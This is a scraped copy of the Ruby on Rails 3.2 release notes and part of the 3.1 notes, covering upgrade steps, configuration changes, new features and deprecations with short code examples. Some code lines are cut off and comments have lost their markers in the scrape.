See the [full list of contributors to Rails](#) for the many people who spent many hours making Rails, the stable and robust framework it is. Kudos to all of them.

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Ruby on Rails 3.2 Release Notes

Highlights in Rails 3.2:

- ✓ **Faster Development Mode**
- ✓ **New Routing Engine**
- ✓ **Automatic Query Explains**
- ✓ **Tagged Logging**

These release notes cover the major changes, but do not include each bug-fix and changes. If you want to see everything, check out the [list of commits](#) in the main Rails repository on GitHub.



## Chapters

1. **Upgrading to Rails 3.2**
  - [Rails 3.2 requires at least Ruby 1.8.7](#)
  - [What to update in your apps](#)
  - [What to update in your engines](#)
2. **Creating a Rails 3.2 application**
  - [Vendoring Gems](#)
  - [Living on the Edge](#)
3. **Major Features**
  - [Faster Development Mode & Routing](#)
  - [Automatic Query Explains](#)
  - [Tagged Logging](#)
4. **Documentation**
5. **Railties**
6. **Action Mailer**
7. **Action Pack**
  - [Action Controller](#)
  - [Action Dispatch](#)
  - [Action View](#)
  - [Sprockets](#)
8. **Active Record**
  - [Deprecations](#)
9. **Active Model**
  - [Deprecations](#)
10. **Active Resource**
11. **Active Support**
  - [Deprecations](#)
12. **Credits**

## 1 Upgrading to Rails 3.2

If you're upgrading an existing application, it's a great idea to have good test coverage before going in. You should also first

upgrade to Rails 3.1 in case you haven't and make sure your application still runs as expected before attempting an update to Rails 3.2. Then take heed of the following changes:

## 1.1 Rails 3.2 requires at least Ruby 1.8.7

Rails 3.2 requires Ruby 1.8.7 or higher. Support for all of the previous Ruby versions has been dropped officially and you should upgrade as early as possible. Rails 3.2 is also compatible with Ruby 1.9.2.



Note that Ruby 1.8.7 p248 and p249 have marshalling bugs that crash Rails. Ruby Enterprise Edition has these fixed since the release of 1.8.7-2010.02. On the 1.9 front, Ruby 1.9.1 is not usable because it outright segfaults, so if you want to use 1.9.x, jump on to 1.9.2 or 1.9.3 for smooth sailing.

## 1.2 What to update in your apps

- Update your Gemfile to depend on
  - rails = 3.2.0
  - sass-rails ~> 3.2.3
  - coffee-rails ~> 3.2.1
  - uglifier >= 1.0.3
- Rails 3.2 deprecates `vendor/plugins` and Rails 4.0 will remove them completely. You can start replacing these plugins by extracting them as gems and adding them in your Gemfile. If you choose not to make them gems, you can move them into, say, `lib/my_plugin/*` and add an appropriate initializer in `config/initializers/my_plugin.rb`.
- There are a couple of new configuration changes you'd want to add in `config/environments/development.rb`:



```
Raise exception on mass assignment protection for Active Record models
config.active_record.mass_assignment_sanitizer = :strict

Log the query plan for queries taking more than this (works
with SQLite, MySQL, and PostgreSQL)
config.active_record.auto_explain_threshold_in_seconds = 0.5
```

The `mass_assignment_sanitizer` config also needs to be added in `config/environments/test.rb`:



```
Raise exception on mass assignment protection for Active Record models
config.active_record.mass_assignment_sanitizer = :strict
```

## 1.3 What to update in your engines

Replace the code beneath the comment in `script/rails` with the following content:



```
ENGINE_ROOT = File.expand_path(' ../../', __FILE__)
ENGINE_PATH = File.expand_path(' ../../lib/your_engine_name/engine', __FILE__)

require 'rails/all'
require 'rails/engine/commands'
```

## 2 Creating a Rails 3.2 application





```
You should have the 'rails' RubyGem installed
$ rails new myapp
$ cd myapp
```

## 2.1 Vendoring Gems

Rails now uses a `Gemfile` in the application root to determine the gems you require for your application to start. This `Gemfile` is processed by the [Bundler](#) gem, which then installs all your dependencies. It can even install all the dependencies locally to your application so that it doesn't depend on the system gems.

More information: [Bundler homepage](#)

## 2.2 Living on the Edge

`Bundler` and `Gemfile` makes freezing your Rails application easy as pie with the new dedicated `bundle` command. If you want to bundle straight from the Git repository, you can pass the `--edge` flag:



```
$ rails new myapp --edge
```

If you have a local checkout of the Rails repository and want to generate an application using that, you can pass the `--dev` flag:



```
$ ruby /path/to/rails/railties/bin/rails new myapp --dev
```

## 3 Major Features

### 3.1 Faster Development Mode & Routing

Rails 3.2 comes with a development mode that's noticeably faster. Inspired by [Active Reload](#), Rails reloads classes only when files actually change. The performance gains are dramatic on a larger application. Route recognition also got a bunch faster thanks to the new [Journey](#) engine.

### 3.2 Automatic Query Explains

Rails 3.2 comes with a nice feature that explains queries generated by Arel by defining an `explain` method in `ActiveRecord::Relation`. For example, you can run something like `puts Person.active.limit(5).explain` and the query Arel produces is explained. This allows to check for the proper indexes and further optimizations.

Queries that take more than half a second to run are *automatically* explained in the development mode. This threshold, of course, can be changed.

### 3.3 Tagged Logging

When running a multi-user, multi-account application, it's a great help to be able to filter the log by who did what. TaggedLogging in Active Support helps in doing exactly that by stamping log lines with sub domains, request ids, and anything else to aid debugging such applications.

## 4 Documentation

From Rails 3.2, the Rails guides are available for the Kindle and free Kindle Reading Apps for the iPad, iPhone, Mac, Android, etc.

## 5 Railties

- Speed up development by only reloading classes if dependencies files changed. This can be turned off by

setting `config.reload_classes_only_on_change` to `false`.

- New applications get a flag `config.active_record.auto_explain_threshold_in_seconds` in the environments configuration files. With a value of `0.5` in `development.rb` and commented out in `production.rb`. No mention in `test.rb`.
- Added `config.exceptions_app` to set the exceptions application invoked by the `ShowException` middleware when an exception happens. Defaults to `ActionDispatch::PublicExceptions.new(Rails.public_path)`.
- Added a `DebugExceptions` middleware which contains features extracted from `ShowExceptions` middleware.
- Display mounted engines' routes in `rake routes`.
- Allow to change the loading order of railties with `config.railties_order` like:



```
config.railties_order = [Blog::Engine, :main_app, :all]
```

- Scaffold returns 204 No Content for API requests without content. This makes scaffold work with jQuery out of the box.
- Update `Rails::Rack::Logger` middleware to apply any tags set in `config.log_tags` to `ActiveSupport::TaggedLogging`. This makes it easy to tag log lines with debug information like subdomain and request id -- both very helpful in debugging multi-user production applications.
- Default options to `rails new` can be set in `~/.railsrc`. You can specify extra command-line arguments to be used every time `rails new` runs in the `.railsrc` configuration file in your home directory.
- Add an alias `d` for `destroy`. This works for engines too.
- Attributes on scaffold and model generators default to string. This allows the following: `rails g scaffold Post title body:text author`
- Allow scaffold/model/migration generators to accept "index" and "uniq" modifiers. For example,



```
rails g scaffold Post title:string:index author:uniq price:decimal{7,2}
```

will create indexes for `title` and `author` with the latter being an unique index. Some types such as `decimal` accept custom options. In the example, `price` will be a decimal column with precision and scale set to 7 and 2 respectively.

- `Tum` gem has been removed from default `Gemfile`.
- Remove old plugin generator `rails generate plugin` in favor of `rails plugin new` command.
- Remove old `config.paths.app.controller` API in favor of `config.paths["app/controller"]`.

## 5.1 Deprecations

- `Rails::Plugin` is deprecated and will be removed in Rails 4.0. Instead of adding plugins to `vendor/plugins` use gems or bundler with path or git dependencies.


## 6 Action Mailer

- Upgraded mail version to 2.4.0.
- Removed the old Action Mailer API which was deprecated since Rails 3.0.

## 7 Action Pack

### 7.1 Action Controller


- Make ActiveSupport::Benchmarkable a default module for ActionController::Base, so the #benchmark method is once again available in the controller context like it used to be.
- Added :gzip option to caches\_page. The default option can be configured globally using page\_cache\_compression.
- Rails will now use your default layout (such as "layouts/application") when you specify a layout with :only and :except condition, and those conditions fail.



```
class CarsController
 layout 'single_car', :only => :show
end
```


Rails will use layouts/single\_car when a request comes in :show action, and use layouts/application (or layouts/cars, if exists) when a request comes in for any other actions.

- form\\_for is changed to use #{action}\\_{as} as the css class and id if :as option is provided. Earlier versions used #{as}\\_{action}.
- ActionController::ParamsWrapper on Active Record models now only wrap attr\_accessible attributes if they were set. If not, only the attributes returned by the class method attribute\_names will be wrapped. This fixes the wrapping of nested attributes by adding them to attr\_accessible.
- Log "Filter chain halted as CALLBACKNAME rendered or redirected" every time a before callback halts.
- ActionDispatch::ShowExceptions is refactored. The controller is responsible for choosing to show exceptions. It's possible to override show\_detailed\_exceptions? in controllers to specify which requests should provide debugging information on errors.
- Responders now return 204 No Content for API requests without a response body (as in the new scaffold).
- ActionController::TestCase cookies is refactored. Assigning cookies for test cases should now use cookies[]



```
cookies[:email] = 'user@example.com'
get :index
assert_equal 'user@example.com', cookies[:email]
```

To clear the cookies, use clear.



```
cookies.clear
get :index
assert_nil cookies[:email]
```

We now no longer write out HTTP\_COOKIE and the cookie jar is persistent between requests so if you need to

manipulate the environment for your test you need to do it before the cookie jar is created.

- `send_file` now guesses the MIME type from the file extension if `:type` is not provided.
- MIME type entries for PDF, ZIP and other formats were added.
- Allow `fresh_when/stale?` to take a record instead of an options hash.
- Changed log level of warning for missing CSRF token from `:debug` to `:warn`.
- Assets should use the request protocol by default or default to relative if no request is available.

### 7.1.1 Deprecations

- Deprecated implied layout lookup in controllers whose parent had an explicit layout set:



```
class ApplicationController
 layout "application"
end

class PostsController < ApplicationController
end
```

In the example above, `PostsController` will no longer automatically look up for a posts layout. If you need this functionality you could either remove `layout "application"` from `ApplicationController` or explicitly set it to `nil` in `PostsController`.

- **Deprecated** `ActionController::UnknownAction` in favor of `AbstractController::ActionNotFound`.
- **Deprecated** `ActionController::DoubleRenderError` in favor of `AbstractController::DoubleRenderError`.
- **Deprecated** `method_missing` in favor of `action_missing` for missing actions.
- **Deprecated** `ActionController#rescue_action`, `ActionController#initialize_template_class` and `ActionController#assign_shortcuts`.

## 7.2 Action Dispatch


- Add `config.action_dispatch.default_charset` to configure default charset for `ActionDispatch::Response`.
- Added `ActionDispatch::RequestId` middleware that'll make a unique `X-Request-Id` header available to the response and enables the `ActionDispatch::Request#uuid` method. This makes it easy to trace requests from end-to-end in the stack and to identify individual requests in mixed logs like Syslog.
- The `ShowExceptions` middleware now accepts an exceptions application that is responsible to render an exception when the application fails. The application is invoked with a copy of the exception in `env["action_dispatch.exception"]` and with the `PATH_INFO` rewritten to the status code.
- Allow rescue responses to be configured through a raittie as in `config.action_dispatch.rescue_responses`.

### 7.2.1 Deprecations

- **Deprecated** the ability to set a default charset at the controller level, use the new `config.action_dispatch.default_charset` instead.


## 7.3 Action View

- Add `button_tag` support to `ActionView::Helpers::FormBuilder`. This support mimics the default behavior of `submit_tag`.




```
<%= form_for @post do |f| %>
 <%= f.button %>
<% end %>
```

- Date helpers accept a new option `:use_two_digit_numbers => true`, that renders select boxes for months and days with a leading zero without changing the respective values. For example, this is useful for displaying ISO 8601-style dates such as '2011-08-01'.
- You can provide a namespace for your form to ensure uniqueness of id attributes on form elements. The namespace attribute will be prefixed with underscore on the generated HTML id.




```
<%= form_for(@offer, :namespace => 'namespace') do |f| %>
 <%= f.label :version, 'Version' %>:
 <%= f.text_field :version %>
<% end %>
```

- Limit the number of options for `select_year` to 1000. Pass `:max_years_allowed` option to set your own limit.
- `content_tag_for` and `div_for` can now take a collection of records. It will also yield the record as the first argument if you set a receiving argument in your block. So instead of having to do this:



```
@items.each do |item|
 content_tag_for(:li, item) do
 Title: <%= item.title %>
 end
end
```

You can do this:



```
content_tag_for(:li, @items) do |item|
 Title: <%= item.title %>
end
```

- Added `font_path` helper method that computes the path to a font asset in `public/fonts`.

### 7.3.1 Deprecations

- Passing formats or handlers to `render :template` and friends like `render :template => "foo.html.erb"` is deprecated. Instead, you can provide `:handlers` and `:formats` directly as options: `render :template => "foo", :formats => [:html, :js], :handlers => :erb`.

## 7.4 Sprockets

- Adds a configuration option `config.assets.logger` to control Sprockets logging. Set it to `false` to turn off logging and to `nil` to default to `Rails.logger`.

## 8 Active Record

- Boolean columns with 'on' and 'ON' values are type cast to true.
- When the `timestamps` method creates the `created_at` and `updated_at` columns, it makes them non-nullable by default.
- Implemented `ActiveRecord::Relation#explain`.
- Implements `AR::Base.silence_auto_explain` which allows the user to selectively disable automatic EXPLAINS within a block.
- Implements automatic EXPLAIN logging for slow queries. A new configuration parameter `config.active_record.auto_explain_threshold_in_seconds` determines what's to be considered a slow query. Setting that to nil disables this feature. Defaults are 0.5 in development mode, and nil in test and production modes. Rails 3.2 supports this feature in SQLite, MySQL (mysql2 adapter), and PostgreSQL.
- Added `ActiveRecord::Base.store` for declaring simple single-column key/value stores.



```
class User < ActiveRecord::Base
 store :settings, accessors: [:color, :homepage]
end

u = User.new(color: 'black', homepage: '37signals.com')
u.color # Accessor stored attribute
u.settings[:country] = 'Denmark' # Any attribute, even if not specified with
```

- Added ability to run migrations only for a given scope, which allows to run migrations only from one engine (for example to revert changes from an engine that need to be removed).



```
rake db:migrate SCOPE=blog
```

- Migrations copied from engines are now scoped with engine's name, for example `01_create_posts.blog.rb`.
- Implemented `ActiveRecord::Relation#pluck` method that returns an array of column values directly from the underlying table. This also works with serialized attributes.



```
Client.where(:active => true).pluck(:id)
SELECT id from clients where active = 1
```

- Generated association methods are created within a separate module to allow overriding and composition. For a class named `MyModel`, the module is named `MyModel::GeneratedFeatureMethods`. It is included into the model class immediately after the `generated_attributes_methods` module defined in `Active Model`, so association methods override attribute methods of the same name.
- Add `ActiveRecord::Relation#uniq` for generating unique queries.



```
Client.select('DISTINCT name')
```

..can be written as:



```
Client.select(:name).uniq
```

This also allows you to revert the uniqueness in a relation:



```
Client.select(:name).uniq.uniq(false)
```

- Support index sort order in SQLite, MySQL and PostgreSQL adapters.
- Allow the `:class_name` option for associations to take a symbol in addition to a string. This is to avoid confusing newbies, and to be consistent with the fact that other options like `:foreign_key` already allow a symbol or a string.



```
has_many :clients, :class_name => :Client # Note that the symbol need to be
```

- In development mode, `db:drop` also drops the test database in order to be symmetric with `db:create`.
- Case-insensitive uniqueness validation avoids calling `LOWER` in MySQL when the column already uses a case-insensitive collation.
- Transactional fixtures enlist all active database connections. You can test models on different connections without disabling transactional fixtures.
- Add `first_or_create`, `first_or_create!`, `first_or_initialize` methods to Active Record. This is a better approach over the old `find_or_create_by` dynamic methods because it's clearer which arguments are used to find the record and which are used to create it.



```
User.where(:first_name => "Scarlett").first_or_create!(:last_name => "Johar
```

- Added a `with_lock` method to Active Record objects, which starts a transaction, locks the object (pessimistically) and yields to the block. The method takes one (optional) parameter and passes it to `lock!`.

This makes it possible to write the following:



```
class Order < ActiveRecord::Base
 def cancel!
 transaction do
 lock!
 # ... cancelling logic
 end
 end
end
```

as:



```
class Order < ActiveRecord::Base
 def cancel!
```

```

 with_lock do
 # ... cancelling logic
 end
 end
end
end

```

## 8.1 Deprecations

- Automatic closure of connections in threads is deprecated. For example the following code is deprecated:



```
Thread.new { Post.find(1) }.join
```

It should be changed to close the database connection at the end of the thread:



```
Thread.new {
 Post.find(1)
 Post.connection.close
}.join
```

Only people who spawn threads in their application code need to worry about this change.

- The `set_table_name`, `set_inheritance_column`, `set_sequence_name`, `set_primary_key`, `set_locking_column` methods are deprecated. Use an assignment method instead. For example, instead of `set_table_name`, use `self.table_name =`.



```
class Project < ActiveRecord::Base
 self.table_name = "project"
end
```

Or define your own `self.table_name` method:



```
class Post < ActiveRecord::Base
 def self.table_name
 "special_" + super
 end
end

Post.table_name # => "special_posts"
```

## 9 Active Model

- Add `ActiveModel::Errors#added?` to check if a specific error has been added.
- Add ability to define strict validations with `strict => true` that always raises exception when fails.
- Provide `mass_assignment_sanitizer` as an easy API to replace the sanitizer behavior. Also support both `:logger` (default) and `:strict` sanitizer behavior.

### 9.1 Deprecations

- Deprecated `define_attr_method` in `ActiveModel::AttributeMethods` because this only existed to support methods like `set_table_name` in `Active Record`, which are themselves being deprecated.



- **Deprecated** `Model.model_name.partial_path` in favor of `model.to_partial_path`.

## 10 Active Resource

- Redirect responses: 303 See Other and 307 Temporary Redirect now behave like 301 Moved Permanently and 302 Found.

## 11 Active Support

- Added `ActiveSupport::TaggedLogging` that can wrap any standard `Logger` class to provide tagging capabilities.



```
Logger = ActiveSupport::TaggedLogging.new(Logger.new(STDOUT))

Logger.tagged("BCX") { Logger.info "Stuff" }
Logs "[BCX] Stuff"

Logger.tagged("BCX", "Jason") { Logger.info "Stuff" }
Logs "[BCX] [Jason] Stuff"

Logger.tagged("BCX") { Logger.tagged("Jason") { Logger.info "Stuff" } }
Logs "[BCX] [Jason] Stuff"
```

- The `beginning_of_week` method in `Date`, `Time` and `DateTime` accepts an optional argument representing the day in which the week is assumed to start.
- `ActiveSupport::Notifications.subscribed` provides subscriptions to events while a block runs.
- Defined new methods `Module#qualified_const_defined?`, `Module#qualified_const_get` and `Module#qualified_const_set` that are analogous to the corresponding methods in the standard API, but accept qualified constant names.
- Added `#deconstantize` which complements `#demodulize` in `inflections`. This removes the rightmost segment in a qualified constant name.
- Added `safe_constantize` that constantizes a string but returns `nil` instead of raising an exception if the constant (or part of it) does not exist.
- `ActiveSupport::OrderedHash` is now marked as extractable when using `Array#extract_options!`.
- Added `Array#prepend` as an alias for `Array#unshift` and `Array#append` as an alias for `Array#<<`.
- The definition of a blank string for Ruby 1.9 has been extended to Unicode whitespace. Also, in Ruby 1.8 the ideographic space U`3000 is considered to be whitespace.
- The inflector understands acronyms.
- Added `Time#all_day`, `Time#all_week`, `Time#all_quarter` and `Time#all_year` as a way of generating ranges.



```
Event.where(:created_at => Time.now.all_week)
Event.where(:created_at => Time.now.all_day)
```

- Added `instance_accessor: false` as an option to `Class#attr_accessor` and friends.
- `ActiveSupport::OrderedHash` now has different behavior for `#each` and `#each_pair` when given a block

accepting its parameters with a splat.

- Added `ActiveSupport::Cache::NullStore` for use in development and testing.
- Removed `ActiveSupport::SecureRandom` in favor of `SecureRandom` from the standard library.

## 11.1 Deprecations

- `ActiveSupport::Base64` is deprecated in favor of `::Base64`.
- Deprecated `ActiveSupport::Memoizable` in favor of Ruby memoization pattern.
- `Module#synchronize` is deprecated with no replacement. Please use `monitor` from ruby's standard library.
- Deprecated `ActiveSupport::MessageEncryptor#encrypt` and `ActiveSupport::MessageEncryptor#decrypt`.
- `ActiveSupport::BufferedLogger#silence` is deprecated. If you want to squelch logs for a certain block, change the log level for that block.
- `ActiveSupport::BufferedLogger#open_log` is deprecated. This method should not have been public in the first place.
- `ActiveSupport::BufferedLogger`'s behavior of automatically creating the directory for your log file is deprecated. Please make sure to create the directory for your log file before instantiating.
- `ActiveSupport::BufferedLogger#auto_flushing` is deprecated. Either set the sync level on the underlying file handle like this. Or tune your filesystem. The FS cache is now what controls flushing.



```
f = File.open('foo.log', 'w')
f.sync = true
ActiveSupport::BufferedLogger.new f
```

- `ActiveSupport::BufferedLogger#flush` is deprecated. Set sync on your filehandle, or tune your filesystem.

## 12 Credits

See the [full list of contributors to Rails](#) for the many people who spent many hours making Rails, the stable and robust framework it is. Kudos to all of them.

Rails 3.2 Release Notes were compiled by [Vijay Dev](#)

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Ruby on Rails 3.1 Release Notes

Highlights in Rails 3.1:

- ✓ **Streaming**
- ✓ **Reversible Migrations**
- ✓ **Assets Pipeline**
- ✓ **jQuery as the default JavaScript library**

This release notes cover the major changes, but don't include every little bug fix and change. If you want to see everything, check out the [list of commits](#) in the main Rails repository on GitHub.



## Chapters

1. **Upgrading to Rails 3.1**
  - [Rails 3.1 requires at least Ruby 1.8.7](#)
  - [What to update in your apps](#)
2. **Creating a Rails 3.1 application**
  - [Vendoring Gems](#)
  - [Living on the Edge](#)
3. **Rails Architectural Changes**
  - [Assets Pipeline](#)
  - [HTTP Streaming](#)
  - [Default JS library is now jQuery](#)
  - [Identity Map](#)
4. **Railties**
5. **Action Pack**
  - [Action Controller](#)
  - [Action Dispatch](#)
  - [Action View](#)
6. **Active Record**
7. **Active Model**
8. **Active Resource**
9. **Active Support**
10. **Credits**

## 1 Upgrading to Rails 3.1

If you're upgrading an existing application, it's a great idea to have good test coverage before going in. You should also first upgrade to Rails 3 in case you haven't and make sure your application still runs as expected before attempting to update to Rails 3.1. Then take heed of the following changes:

### 1.1 Rails 3.1 requires at least Ruby 1.8.7

Rails 3.1 requires Ruby 1.8.7 or higher. Support for all of the previous Ruby versions has been dropped officially and you should upgrade as early as possible. Rails 3.1 is also compatible with Ruby 1.9.2.



Note that Ruby 1.8.7 p248 and p249 have marshaling bugs that crash Rails. Ruby Enterprise Edition have these fixed since release 1.8.7-2010.02 though. On the 1.9 front, Ruby 1.9.1 is not usable because it outright segfaults, so if you want to use 1.9.x jump on 1.9.2 for smooth sailing.

## 1.2 What to update in your apps

The following changes are meant for upgrading your application to Rails 3.1.3, the latest 3.1.x version of Rails.

### 1.2.1 Gemfile

Make the following changes to your Gemfile.



```
gem 'rails', '= 3.1.3'
gem 'mysql2'

Needed for the new asset pipeline
group :assets do
 gem 'sass-rails', "~> 3.1.5"
 gem 'coffee-rails', "~> 3.1.1"
 gem 'uglifier', ">= 1.0.3"
end

jQuery is the default JavaScript library in Rails 3.1
gem 'jquery-rails'
```

### 1.2.2 config/application.rb

- The asset pipeline requires the following additions:



```
config.assets.enabled = true
config.assets.version = '1.0'
```

- If your application is using the "/assets" route for a resource you may want change the prefix used for assets to avoid conflicts:



```
Defaults to '/assets'
config.assets.prefix = '/asset-files'
```

### 1.2.3 config/environments/development.rb

- Remove the RJS setting `config.action_view.debug_rjs = true`.
- Add the following, if you enable the asset pipeline.



```
Do not compress assets
config.assets.compress = false

Expands the lines which load the assets
config.assets.debug = true
```

### 1.2.4 config/environments/production.rb

- Again, most of the changes below are for the asset pipeline. You can read more about these in the [Asset Pipeline](#) guide.



```
Compress JavaScripts and CSS
config.assets.compress = true

Don't fallback to assets pipeline if a precompiled asset is missed
config.assets.compile = false

Generate digests for assets URLs
config.assets.digest = true

Defaults to Rails.root.join("public/assets")
config.assets.manifest = YOUR_PATH

Precompile additional assets (application.js, application.css, and all nc
config.assets.precompile += %w(search.js)

Force all access to the app over SSL, use Strict-Transport-Security, and
config.force_ssl = true
```

### 1.2.5 config/environments/test.rb



```
Configure static asset server for tests with Cache-Control for performance
config.serve_static_assets = true
config.static_cache_control = "public, max-age=3600"
```

### 1.2.6 config/initializers/wrap\_parameters.rb

- Add this file with the following contents, if you wish to wrap parameters into a nested hash. This is on by default in new applications.



```
Be sure to restart your server when you modify this file.
This file contains settings for ActionController::ParamsWrapper which
is enabled by default.

Enable parameter wrapping for JSON. You can disable this by setting :form
ActiveSupport.on_load(:action_controller) do
 wrap_parameters :format => [:json]
end

Disable root element in JSON by default.
ActiveSupport.on_load(:active_record) do
 self.include_root_in_json = false
end
```

### 1.2.7 Remove :cache and :concat options in asset helpers references in views

- With the Asset Pipeline the :cache and :concat options aren't used anymore, delete these options from your views.

## 2 Creating a Rails 3.1 application



```
You should have the 'rails' RubyGem installed
$ rails new myapp
$ cd myapp
```

### 2.1 Vending Gems

Rails now uses a `Gemfile` in the application root to determine the gems you require for your application to start. This `Gemfile` is processed by the [Bundler](#) gem, which then installs all your dependencies. It can even install all the dependencies locally to your application so that it doesn't depend on the system gems.

More information: - [bundler homepage](#)


## 2.2 Living on the Edge

`Bundler` and `Gemfile` makes freezing your Rails application easy as pie with the new dedicated `bundle` command. If you want to bundle straight from the Git repository, you can pass the `--edge` flag:



```
$ rails new myapp --edge
```

If you have a local checkout of the Rails repository and want to generate an application using that, you can pass the `--dev` flag:



```
$ ruby /path/to/rails/railties/bin/rails new myapp --dev
```

## 3 Rails Architectural Changes

### 3.1 Assets Pipeline

The major change in Rails 3.1 is the Assets Pipeline. It makes CSS and JavaScript first-class code citizens and enables proper organization, including use in plugins and engines.


The assets pipeline is powered by [Sprockets](#) and is covered in the [Asset Pipeline](#) guide.

### 3.2 HTTP Streaming

HTTP Streaming is another change that is new in Rails 3.1. This lets the browser download your stylesheets and JavaScript files while the server is still generating the response. This requires Ruby 1.9.2, is opt-in and requires support from the web server as well, but the popular combo of nginx and unicorn is ready to take advantage of it.

### 3.3 Default JS library is now jQuery

jQuery is the default JavaScript library that ships with Rails 3.1. But if you use Prototype, it's simple to switch.



```
$ rails new myapp -j prototype
```

### 3.4 Identity Map

Active Record has an Identity Map in Rails 3.1. An identity map keeps previously instantiated records and returns the object associated with the record if accessed again. The identity map is created on a per-request basis and is flushed at request completion.

Rails 3.1 comes with the identity map turned off by default.

## 4 Railties

- jQuery is the new default JavaScript library.
- jQuery and Prototype are no longer vendored and is provided from now on by the `jquery-rails` and `prototype-`

rails gems.

- The application generator accepts an option `-j` which can be an arbitrary string. If passed "foo", the gem "foo-rails" is added to the Gemfile, and the application JavaScript manifest requires "foo" and "foo\_ujs". Currently only "prototype-rails" and "jquery-rails" exist and provide those files via the asset pipeline.
- Generating an application or a plugin runs `bundle install` unless `--skip-gemfile` or `--skip-bundle` is specified.
- The controller and resource generators will now automatically produce asset stubs (this can be turned off with `--skip-assets`). These stubs will use CoffeeScript and Sass, if those libraries are available.
- Scaffold and app generators use the Ruby 1.9 style hash when running on Ruby 1.9. To generate old style hash, `--old-style-hash` can be passed.
- Scaffold controller generator creates format block for JSON instead of XML.
- Active Record logging is directed to STDOUT and shown inline in the console.
- Added `config.force_ssl` configuration which loads `Rack::SSL` middleware and force all requests to be under HTTPS protocol.
- Added `rails plugin new` command which generates a Rails plugin with gemspec, tests and a dummy application for testing.
- Added `Rack::Etag` and `Rack::ConditionalGet` to the default middleware stack.
- Added `Rack::Cache` to the default middleware stack.
- Engines received a major update - You can mount them at any path, enable assets, run generators etc.


## 5 Action Pack

### 5.1 Action Controller

- A warning is given out if the CSRF token authenticity cannot be verified.
- Specify `force_ssl` in a controller to force the browser to transfer data via HTTPS protocol on that particular controller. To limit to specific actions, `:only` or `:except` can be used.
- Sensitive query string parameters specified in `config.filter_parameters` will now be filtered out from the request paths in the log.
- URL parameters which return `nil` for `to_param` are now removed from the query string.
- Added `ActionController::ParamsWrapper` to wrap parameters into a nested hash, and will be turned on for JSON request in new applications by default. This can be customized in `config/initializers/wrap_parameters.rb`.
- Added `config.action_controller.include_all_helpers`. By default helper `:all` is done in `ActionController::Base`, which includes all the helpers by default. Setting `include_all_helpers` to `false` will result in including only `application_helper` and the helper corresponding to controller (like `foo_helper` for `foo_controller`).
- `url_for` and named url helpers now accept `:subdomain` and `:domain` as options.



- Added `Base.http_basic_authenticate_with` to do simple http basic authentication with a single class method call.



```
class PostsController < ApplicationController
 USER_NAME, PASSWORD = "dhh", "secret"

 before_filter :authenticate, :except => [:index]

 def index
 render :text => "Everyone can see me!"
 end

 def edit
 render :text => "I'm only accessible if you know the password"
 end

 private
 def authenticate
 authenticate_or_request_with_http_basic do |user_name, password|
 user_name == USER_NAME && password == PASSWORD
 end
 end
end
```

..can now be written as




```
class PostsController < ApplicationController
 http_basic_authenticate_with :name => "dhh", :password => "secret", :except => [:index]

 def index
 render :text => "Everyone can see me!"
 end

 def edit
 render :text => "I'm only accessible if you know the password"
 end
end
```

- Added streaming support, you can enable it with:



```
class PostsController < ActionController::Base
 stream
end
```

You can restrict it to some actions by using `:only` or `:except`. Please read the docs at [ActionController::Streaming](#) for more information.

- The `redirect` route method now also accepts a hash of options which will only change the parts of the url in question, or an object which responds to `call`, allowing for redirects to be reused.

## 5.2 Action Dispatch

- `config.action_dispatch.x_sendfile_header` now defaults to `nil` and `config/environments/production.rb` doesn't set any particular value for it. This allows servers to set it through `X-Sendfile-Type`.

- `ActionDispatch::MiddlewareStack` now uses composition over inheritance and is no longer an array.
- Added `ActionDispatch::Request.ignore_accept_header` to ignore accept headers.
- Added `Rack::Cache` to the default stack.
- Moved etag responsibility from `ActionDispatch::Response` to the middleware stack.
- Rely on `Rack::Session` stores API for more compatibility across the Ruby world. This is backwards incompatible since `Rack::Session` expects `#get_session` to accept four arguments and requires `#destroy_session` instead of simply `#destroy`.
- Template lookup now searches further up in the inheritance chain.

## 5.3 Action View

- Added an `:authenticity_token` option to `form_tag` for custom handling or to omit the token by passing `:authenticity_token => false`.
- Created `ActionView::Renderer` and specified an API for `ActionView::Context`.
- In place `SafeBuffer` mutation is prohibited in Rails 3.1.
- Added HTML5 `button_tag` helper.
- `file_field` automatically adds `:multipart => true` to the enclosing form.
- Added a convenience idiom to generate HTML5 data-\* attributes in tag helpers from a `:data` hash of options:



```
tag("div", :data => { :name => 'Stephen', :city_state => %w(Chicago IL) })
=> <div data-name="Stephen" data-city-state="[""Chicago";,"I
```

Keys are dasherized. Values are JSON-encoded, except for strings and symbols.

- `csrf_meta_tag` is renamed to `csrf_meta_tags` and aliases `csrf_meta_tag` for backwards compatibility.
- The old template handler API is deprecated and the new API simply requires a template handler to respond to call.
- `rhtml` and `rxml` are finally removed as template handlers.
- `config.action_view.cache_template_loading` is brought back which allows to decide whether templates should be cached or not.
- The submit form helper does not generate an id "object\_name\_id" anymore.
- Allows `FormHelper#form_for` to specify the `:method` as a direct option instead of through the `:html` hash. `form_for(@post, remote: true, method: :delete)` instead of `form_for(@post, remote: true, html: { method: :delete })`.
- Provided `JavaScriptHelper#j()` as an alias for `JavaScriptHelper#escape_javascript()`. This supersedes the `Object#j()` method that the JSON gem adds within templates using the `JavaScriptHelper`.
- Allows AM/PM format in datetime selectors.

- `auto_link` has been removed from Rails and extracted into the [rails\\_autolink gem](#)

